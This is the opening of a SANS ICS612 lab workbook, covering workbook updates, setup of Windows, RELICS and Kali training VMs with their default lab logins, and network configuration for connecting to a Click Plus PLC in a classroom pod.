Workbook

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Welcome to the ICS612 Electronic Workbook

E-Workbook Overview

This electronic workbook contains all lab materials for SANS ICS612, Electronic Workbook Template. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.

Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Inline drop-down solutions, command lines, and results for easy validation and reference
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page
- Many images can be clicked to enlarge when necessary

Using the Electronic Workbook

The ICS612 electronic workbook should be the home page for the Chrome browser inside the Windows virtual machine where it is maintained. Simply open the Chrome browser or click the home page button to immediately access it in the VM.

You can also access the workbook from your host system by connecting to the IP address of your Windows VM. Run `ipconfig` in Windows or `ip a` in Linux or in the Ubuntu bash shell in Windows to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>`). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

We hope you enjoy the ICS612 class and workbook! To get the most out of your lab time in class, we recommend following the guidance in How to Approach the Labs.

Updating the E-Workbook

> **Note**
>
> We recommend performing the update process at the start of the first day of class to ensure you have the latest content.

The electronic workbook site is stored locally in the Windows VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the Windows VM by running the following command in the Ubuntu bash window via the Windows Subsystem for Linux (WSL).

Here are specific instructions for the Windows VMs:

- In a Windows VM, open Ubuntu bash window via the Windows Subsystem for Linux (WSL) from the taskbar as shown here:

- In the Ubuntu bash window, run the command `workbook-update` as shown here:

Command lines

```
workbook-update
```

Expected results (when updates are available)

```
ics612@DESKTOP-BR131UQ:~$
$ workbook-update
Beginning update process...
- Updating workbook files

Complete!
```

Expected results (when no updates are available)

```
ics612@DESKTOP-BR131UQ:~$
$ workbook-update
Beginning update process...
- No workbook updates available

Complete!
```

Lab 1.1 - Virtual Machine(s) Setup

Background

The ICS612 Student ISO contains three virtual machines for use during the course and outside of the class. The three virtual machines are: Windows 10, RELICS, and Kali Linux distribution. This exercise will prep the virtual environments that you will use this week.

> **Please note**
>
> The virtual machines are extremely large. This lab takes a lot of time due to copying and unarchiving, but it is very easy. We are going to spend minimal actual class time on this exercise and ask you to continue working through copying the files over as we are teaching the class as there are major sections where it could take 15-20 minutes to copy in a file and extract it. We don't want to waste precious class time on waiting for copying/unzipping of files, so we will "background" that process to focus on course material.

Also, the only virtual machine we need for Section 1 is the Windows virtual machine, so we will copy, extract, and launch that virtual machine first. As you have free time throughout the Section, after class, or first thing in Section 2 we will complete these steps for the remaining two virtual machines.

Total Lab Time: 20 minutes

Objectives

- Initialize the Windows, RELICS and Kali virtual machines.
- Lab network setup / testing from Windows VM

Task 1 -- Launch the Windows VM

1. Start VMware Workstation, Player, or Fusion and open (`FILE` → `OPEN`) the virtual machine located in the extracted folder named `SANS_WIN10ICS_ICS612_v24.01`. Select and open the `*.vmx` file. (Hint: You can also double-click on it from the folder view).

   > **Note**
   >
   > To ensure full functionality, please **do not** perform a virtual machine upgrade or software update if prompted.


2. Power-on the Windows virtual machine.
   - **a.** Click the green arrow and `Power on virtual machine`.
   - **b.** If prompted select `I copied it`.
   - **c.** If prompted to upgrade or install VM tools, **do not** perform an upgrade and select `Remind me later`.

d. If prompted with message that the virtual machine appears to be in use, please select `Take Ownership`.

e. Once launched, you will verify that the VM is capable of running. Login to the VM by utilizing username **ICS612** and password **ICS612.**

Note


If you get an error message such as "**This host is VT-capable, but VT is disabled**" or similar, it is an indication that the host computer has not been pre-configured to operate properly with virtualization technology. To correct this error, you'll need to shut down the host system, boot into the BIOS and enable virtualization before proceeding further.




The first thing to try is to verify that VT technology is enabled in the BIOS, as described in this VMware guide on 64-bit (**http://www.vmware.com/pdf/processor_check.pdf**).

Note

The following pop-up may appear during the start of a virtual machine. This can be ignored and should disappear after in a moment.



The following pop-up may appear during after login of the Windows virtual machine. Click `Cancel` to proceed.



Critical

We recommend performing the "Updating the Electronic Workbook" steps found at the start of the workbook or in the setup instructions document to ensure you have the latest content prior to moving to step 3.

1. Verify your Windows VM Ethernet interface is configured.
   a. Connect your laptop Ethernet adapter to the student Pod Stratix switch using any open port EXCEPT 3 or 4. POrts 3 and 4 are setup for port mirroring.
   b. Disable host wireless adapter (i.e. airplane mode)
   c. Ensure uplink cable is connected to Stratix Switch port GigabitEthernet 1.
   d. Open Command Prompt (`cmd.exe`) and ping PodPLC and network gateway.

```
ping 172.16.AA.2
ping 172.16.AA.1
```

Where: **AA** = Pod# = 1 – 15


Examples:

Pod1 / Student 1 = ping 172.16.1.2
ping 172.16.1.1

Pod12 / Student 2 = ping 172.16.12.2
ping 172.16.12.1

Note

If a "Networks" pop-up appears simililar to the following, this can be ignored as it will disappear on its own, or choose either yes or no as it is irrelevant.




a. Open Command Prompt (`cmd.exe`) and ping server network gateway @172.20.1.1


Task 2 -- Initialize the SANS RELICS Virtual Machine

1. Start VMware Workstation, Player, or Fusion and open (`FILE` → `OPEN`) the virtual machine located in the extracted folder named `SANS_RELICS_ICS612_v24.01` . Select and open the `*.vmx` file. (Hint: You can also double-click on it from the folder view).

> **Note**
>
> To ensure full functionality, please **do not** perform a virtual machine upgrade or software update if prompted.

2. Power-on the RELICS virtual machine.
   a. Click the green arrow and `Power on virtual machine`
   b. If prompted select `I copied it`.
   c. If prompted to upgrade or install VM tools, **do not** perform an upgrade and select `Remind me later`.
   d. If prompted with message that the virtual machine appears to be in use, please select `Take Ownership`
3. Once launched, please test logging in to the VM utilizing username **relics** and password **relics.**
4. It may take a minute or so for the desktop to fully load at which time you can safely shut down the VM by clicking on the cog in the top-right corner of the desktop and then the power button.






Task 3 -- Initialize the Kali Virtual Machine


1. Start VMware Workstation, Player, or Fusion and open (`FILE` → `OPEN`) the virtual machine located in the extracted folder named `ICS612 - Kali-Linux-v19.08` . Select and open the `*.vmx` file. (Hint: You can also double-click on it from the folder view).

> **Note**
>
> To ensure full functionality, please **do not** perform a virtual machine upgrade or software update if prompted.

2. Power-on the Kali virtual machine.
   a. Click the green arrow and `Power on virtual machine`
   b. If prompted select `I copied it` .
   c. If prompted to upgrade or install VM tools, **do not** perform an upgrade and select `Remind me later` .
   d. If prompted with message that the virtual machine appears to be in use, please select `Take Ownership` .



3. Once launched, please test logging in to the VM utilizing username **root** and password **toor** (root spelled backwards).
4. You can now shut down the VM by clicking on the power icon in the top-right corner of the desktop and then the power button in the pop-up window.



Exercise Takeaways

When working in ICS environments, having the necessary software, licenses, configs, and connectors can often be half the battle.

Windows VM

Username: ICS612

Password: ICS612

RELICS VM

Username: relics

Password: relics

Kali VM

Username: root

Password: toor

Lab 1.2 -- Student Kit Familiarization

Background

Within the ICS 612 Student Kit, you have the following items that need to be setup, configured, and verified:

- Click Plus PLC External Power Supply (P/S)
- Click Plus PLC CPU – C2-01CPU
- Click Plus Slot 0 Combination Input / Output Module – C2-14DR
- CLICK Thermocouple Analog Input module – C0-04THM
- CLICK Input module – C0-08ND3-1
- C-more Touch Panel
- Useless Box
- Thermocouple
- Various cables

> **Note**
>
> Your student kit has already been wired for you. You will be connecting your laptop and Click PLC to the pod's Stratix Ethernet switch in this lab. You can use any open Ethernet port on the Stratix switch except ports 3 or 4 because they are configured as SPAN ports. You will use Port 3 or 4 in future labs. A setup video is located on the Student ISO, which shows the unpacking, local wiring, and connections that have been made for you to begin this lab. There is also a video to show you how to pack up the student kit at the end of the course.

Total Lab Time: 25 minutes


Objectives


- Establish Communications to the Click Plus PLC; here after referred to as either 'Click' or Click PLC'
- Ensure Firmware is current
- Configure the network settings
- Download a program
- Review and understand the logic elements


Task 1 -- Connect to the PLC

1. Open the Windows 10 VM
2. Copy the `Lab Files` folder from the student ISO to the Windows VM Desktop


3. Right-Click the newly copied 'Lab Files' folder on the Windows VM and choose `Properties`. If checked, `Uncheck` or `clear` the Read-only attribute and apply to all sub-folders.








4. Launch the Click Programming application




5. Select `Open an existing Project`




Open the Click PLC Project titled `ClickLab01.2.ckp` located in the `Desktop\Lab Files\Lab 1.2\Click` folder.

Note

If the following pop-up stating that “The Project has been saved with an earlier version of CLICK Programming .. Do you want to make a copy of your original project?”, click `No` .



When open, you should see a screen similar to the one shown below. Depending on your laptops screen resolution, you may experience different screen sizes that effect the click application window size, and as a result it may move some toolbars around. Maximize the VM and the Click application to full screen and move the toolbars to an acceptable location.



Task 2 -- Configure the PLC Network settings

Note

You will be connecting you laptop's Ethernet adapter is connected to the student Pod Stratix switch. **DO NOT USE PORTS 3 OR 4.** The Pod's Stratix Ethernet switch ports 3 and 4 are configured for port mirroring so we don't want to use those ports in this lab.

The IP address is configured in two locations. The first is the project file the other is directly on the PLC.


First we will configure the IP address in the offline project file we just opened before we writing this project to the PLC. Skipping this step, and in future labs is not critical; however, any attempt to write the project would result in a pop-up window highlight a discrepancy, and choice, between the communications setup in the project file and the communications configured on the PLC.

Note

In the field these pop-ups are treated as safe-guards that would indicate an engineer to stop and reconsider what they are attempting to do before proceeding. Mindlessly clicking through this pop-up could result in pushing the wrong configuration and re-write the communication configuration resulting in not only an unplanned downtime but also an inability to reach the PLC from a remote location. Action would then require identifying which PLC was impacted, find the current offline project file for that PLC, physically going to the physical PLC to plug directly into the local serial port, maybe perform a factory reset, re-configure the communications and write the project file to put back into service.

1. From the Menu bar select the `Setup` menu and choose `Com Port Setup...`

2. In the screen that opens, Select the `Port 1: Setup...` button



3. Select the radio button to set the IP address manually
4. Configure the network settings that corresponds to your Click PLC and Pod number.

> **Note**
>
> There is a Network Reference Sheet in the lab menu on the left and in the back of every course content book. This network reference sheet can be used as a guide for your student kit IP Addressing as well as the various servers and device IP Addressing schema used in this course.

Based on the criteria that fits you best, click open the dropdown and follow only 1 of the below network configuration instructions:

You are Student 1, or not sharing the Pod with another student

Configure the IP Address as `172.16.AAA.12` and Gateway as `172.16.AAA.1`.

Where `AAA` == Pod # 1-15

Example

Pod 1 Student 1:

```
Address: 172.16.1.12
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Pod 12 Student 1:

```
Address: 172.16.12.12
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

You are student 2 and sharing the pod with another student.

Configure the IP Address as `172.16.AAA.22` and Gateway as `172.16.AAA.1`.

Where `AAA` == Pod # 1-15

Example

Pod 1 Student 2:

```
Address: 172.16.1.22
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Pod 12 Student 2:

```
Address: 172.16.12.22
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Click `OK` after you have changed the IP Address, Subnet Mask and Default Gateway.

5. Connect a network cable from your Click PLC to the Stratix Ethernet switch in your pod.

Note

Ensure your laptop's Ethernet adapter is connected to the student Pod Stratix switch. **DO NOT USE PORTS 3 OR 4.** The Pod's Stratix Ethernet switch ports 3 and 4 are configured for port mirroring so we don't want to use those ports in this lab.

At this point in the lab, you should have your laptop and Click PLC connected to the Stratix Ethernet switch.

6. With the network connections in place your Windows virtual machine should be receiving a DHCP address from the network switch in your Pod. Within the Windows VM, launch `Command Prompt' and execute the command 'ip config'. The IP address should be similar to what is shown in the example below. The 3rd octet is the pod number and the 4th octet is from a range of IPs issued by the DHCP server.

Example

Pod 1:

```
Address: 172.16.1.101
Gateway: 172.16.1.1
```

Pod 12:

```
Address: 172.16.12.101
Gateway: 172.16.12.1
```

If you do not have a similar IP address to the example above

a. Validate the presence of an IP address that is not a Automatic Private IP Addressing (APIPA) that starts with '169.254'. This would indicate a communication issue exists between the Windows VM and the DHCP server on the pod switch. Double check ethernet cable connection, VM settings and security settings of the host laptop operating system.

b. Validate the presence of an IP address similar to the example below where the 3rd octet is your pod number. If the IP address is something else, such as 10.x.x.x., disable your Wifi card on your laptop, reboot the VM and check the IP address again.


Bug

This version of Stratix switch can sometimes stop issuing IP addresses requiring the VM's IP address to be configured manually.

If setting the IP address manually, refer to the Network Reference Sheet to identify the appropriate IP address to use. Take note of your pod number and whether you are student 1 or student 2. Valid Pod numbers range from one to fifteen. Also, set your Subnet Mask to 255.255.255.0 and your Default Gateway to 172.16.(pod#).1


Reach out to the instructor if you continue to have issue obtaining or setting an IP address on the Windows VM.

7. From the Menu bar select the `PLC` menu and from the PLC menu choose `Connect...`



